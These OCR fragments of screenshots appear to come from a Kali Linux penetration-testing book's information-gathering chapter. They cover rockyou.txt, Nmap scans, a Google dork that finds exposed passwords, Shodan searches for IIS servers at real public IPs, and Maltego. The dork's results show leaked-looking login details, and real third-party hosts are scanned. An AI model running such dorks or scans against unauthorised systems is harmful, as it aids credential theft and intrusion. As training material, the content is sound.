
```
root@kali:~/Downloads# updatedb
root@kali:~/Downloads# locate rockyou.txt
/usr/share/wordlists/rockyou.txt.gz
root@kali:~/Downloads#
```


```
root@kali:~/Downloads/Temp# ls
total 12K
drwxr-xr-x 4 root root 4.0K Mar 11 12:39 ..
-rw-r--r-- 1 root root    8 Mar 11 12:40 Testfile.txt
drwxr-xr-x 2 root root 4.0K Mar 11 12:40 .
root@kali:~/Downloads/Temp# chmod 600 Testfile.txt
root@kali:~/Downloads/Temp# ls
total 12K
drwxr-xr-x 4 root root 4.0K Mar 11 12:39 ..
-rw------- 1 root root    8 Mar 11 12:40 Testfile.txt
drwxr-xr-x 2 root root 4.0K Mar 11 12:40 .
```


```
root@kali:~# find / -name Testfile.txt
/root/Downloads/Testfile.txt
/root/Downloads/Temp/Testfile.txt
```


root@kali:~/Downloads/Temp# ./Nmap-Script
Target IP/Range: 192.168.90.1
192.168.90.1
Starting Nmap 7.70 (https://nmap.org) at 2019-03-11 17:19 EDT
Initiating Ping Scan at 17:19
Scanning 192.168.90.1 [4 ports]
Completed Ping Scan at 17:19, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 17:19
Completed Parallel DNS resolution of 1 host. at 17:19, 0.20s elapsed
Initiating SYN Stealth Scan at 17:19
Scanning 192.168.90.1 [1000 ports]
Discovered open port 22/tcp on 192.168.90.1
Discovered open port 80/tcp on 192.168.90.1
Discovered open port 53/tcp on 192.168.90.1
Discovered open port 2000/tcp on 192.168.90.1
Discovered open port 8291/tcp on 192.168.90.1
Completed SYN Stealth Scan at 17:19, 0.21s elapsed (1000 total ports)
Initiating OS detection (try #1) against 192.168.90.1
Nmap scan report for 192.168.90.1
Host is up (0.0035s latency).
Not shown: 995 closed ports
PORT STATE SERVICE
22/tcp open ssh
53/tcp open domain

Chapter 3: Performing Information Gathering





Google
intext:password "Login Info" filetype:txt
All
Maps
News
Images
Videos
More
Settings
Tools
About 1 860 results (0,38 seconds)
##################Amazon LogIn Info 216.218.29.239 ...
... LogIn Info 188.85.250.228################## E-mail : [redacted] Pass : password ip: [redacted]Mozilla/5.0 (Macintosh; Intel Mac OS X ...
ftpmail - cybernoid
Jun 12, 1993 - communication service (Login/password: newuser) -MicroMUSE telnet .... or [redacted] (Login: info) offers: Access to other services, gophers, ...
Big Fun in the Internet with Uncle Bert ...
... 2400n81 login: NWS password: TEMPPASS === Earthquakes [redacted] conrad.appstate.edu login: info === Compuserve [redacted]
SPECIAL INTERNET CONNECTIONS: Last Update: 9/30/92 ...
Sep 30, 1992 - (Login: genbank Password: 4nigms) -Genetics Bank mail .... Center telnet delocn. udel.edu or telnet [redacted] (Login: info) -Oracle mail ...
Program: Firefox Url/Host: http://www.yukseksadakatfan.com Login ...
... Program: Firefox Url/Host: https://www.google.com Login: arif.biz1 Password: ..... Firefox Url/Host: [redacted]Login: info@matay.com.tr Password: ...



Shodan
Developers
Book
View All...
Show API Key
Help Center
SHODAN
Explore
Downloads
Reports
Developer Pricing
Enterprise Access
My Account
Upgrade
The search engine for Power Plants
Shodan is the world's first search engine for Internet-connected devices.
Create a Free Account
Getting Started
67.20.69.185
50.87.75.184
Explore the Internet of Things
Use Shodan to discover which of your devices are connected to the Internet, where they are located and who is using them.
See the Big Picture
Websites are just one part of the Internet. There are power plants, Smart TVs, refrigerators and much more that can be found with Shodan!
Monitor Network Security
Keep track of all the computers on your network that are directly accessible from the Internet. Shodan lets you understand your digital footprint.
Get a Competitive Advantage
Who is using your product? Where are they located? Use Shodan to perform empirical market intelligence.


```
root@kali:~# python shodan-iis.py
Results found: 6383582
 192.229.103.233
HTTP/1.1 200 OK
Content-Length: 1193
Content-Type: text/html
Content-Location: http://192.229.103.233/iisstart.htm
Last-Modified: Fri, 21 Feb 2003 12:15:52 GMT
Accept-Ranges: bytes
ETag: "0ce1f9a2d9c21:365a"
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Date: Tue, 19 Mar 2019 12:52:08 GMT



 81.177.143.245
HTTP/1.1 200 OK
Content-Type: text/html
Last-Modified: Wed, 29 Jun 2016 18:49:55 GMT
Accept-Ranges: bytes
ETag: "6b1323737d2d11:0"
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
Date: Tue, 19 Mar 2019 12:52:57 GMT
Content-Length: 3435
```

```
root@kali:~# python shodan-iis.py >> shodan-iis.txt
root@kali:~# cat shodan-iis.txt
Results found: 6383856
 112.125.130.250
 34.251.147.199
 154.95.100.117
 72.15.149.84
 194.33.38.32
```

```
root@kali:~# ./shodan-nmap-iis.sh
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-19 10:12 EDT
Nmap scan report for 34.251.147.199
Host is up (0.16s latency).
Not shown: 997 filtered ports
PORT     STATE  SERVICE    VERSION
80/tcp   open   http       Microsoft IIS httpd 8.5
443/tcp  open   ssl/http   Microsoft IIS httpd 8.5
8080/tcp closed http-proxy
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.64 seconds
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-19 10:12 EDT
Nmap scan report for 154.95.100.117
Host is up (0.098s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    Microsoft IIS httpd 7.5
135/tcp   open  msrpc   Microsoft Windows RPC
49154/tcp open  msrpc   Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```



Maltego Community Edition 4.2.3
Investigate
View
Entities
Collections
Transforms
Machines
Collaboration
Import | Export
Windows
Clear Graph
Cut
Delete
Copy
Paste
Number of Results
Privacy Mode
Normal
Quick Find
Find in Files
Entity Selection
Home
Start Page
Transform Hub
MALTEGO
4
KaliLinux Edition
twitter
youtube
blog
Update 4.2.3 has been released. Find out more here!
Visit our Blog to read more about the new Stealth Mode Feature.
Transform Hub
Refresh Transform Hub
Update Transforms
PATERVA CTAS CE
Paterva
Standard Paterva Transforms
FREE
INSTALLED
CaseFile Entities
Paterva
Additional entities from CaseFile
FREE
INSTALLED
Cisco Threat Grid
Cisco Threat Grid
Query Threat Grid's database of thre...
PURCHASED SEPARATELY
Kaspersky Lab
Kaspersky Lab
Query Kaspersky Threat Intelligence ...
PURCHASED SEPARATELY
Shodan
Paterva
Query Shodan data from within Malte...
FREE
INSTALLED
ZETAlytics Massive Passive
ZETAlytics
Pivots include billions of records for ...
FREE
Hybrid-Analysis
Hybrid Analysis
This set of transforms are based on ...
FREE
VirusTotal Public API
Malformity Labs
Query the VirusTotal Public API
FREE
ThreatMiner
ThreatMiner
Query and pivot on data from Threat...
FREE



Maltego Community Edition 4.2.3
Investigate
View
Entities
Collaboration
Import | Export
Windows
@haveibeenpwned v2 Alias
@haveibeenpwned v2 E-Mail Address
@haveibeenpwned v3 Pwned Password
Company Stalker
Find Wikipedia Edits
Footprint L1
Footprint L2
Footprint L3
Footprint L3
This performs a level 3 (intense) footprint on a domain. It takes a while and it eats resources. Use with care.
Click the help button to get more help on Maltego features
Home
Start Page
Transform Hub
twitter
youtube
blog
Update 4.2.3 has been released. Find out more here!
Visit our Blog to read more about the new Stealth Mode Feature.
Transform Hub
Refresh Transform Hub
Update Transforms
PATERVA CTAS CE
Paterva
Standard Paterva Transforms
FREE
INSTALLED
CaseFile Entities
Paterva
Additional entities from CaseFile
FREE
INSTALLED
Cisco Threat Grid
Cisco Threat Grid
Query Threat Grid's database of threat ...
PURCHASED SEPARATELY
Kaspersky Lab
Kaspersky Lab
Query Kaspersky Threat Intelligence Dat...
PURCHASED SEPARATELY
Shodan
Paterva
Query Shodan data from within Maltego!
FREE
INSTALLED
ZETAlytics Massive Passive
ZETAlytics
Pivots include billions of records for his...
FREE
Hybrid-Analysis
Hybrid Analysis
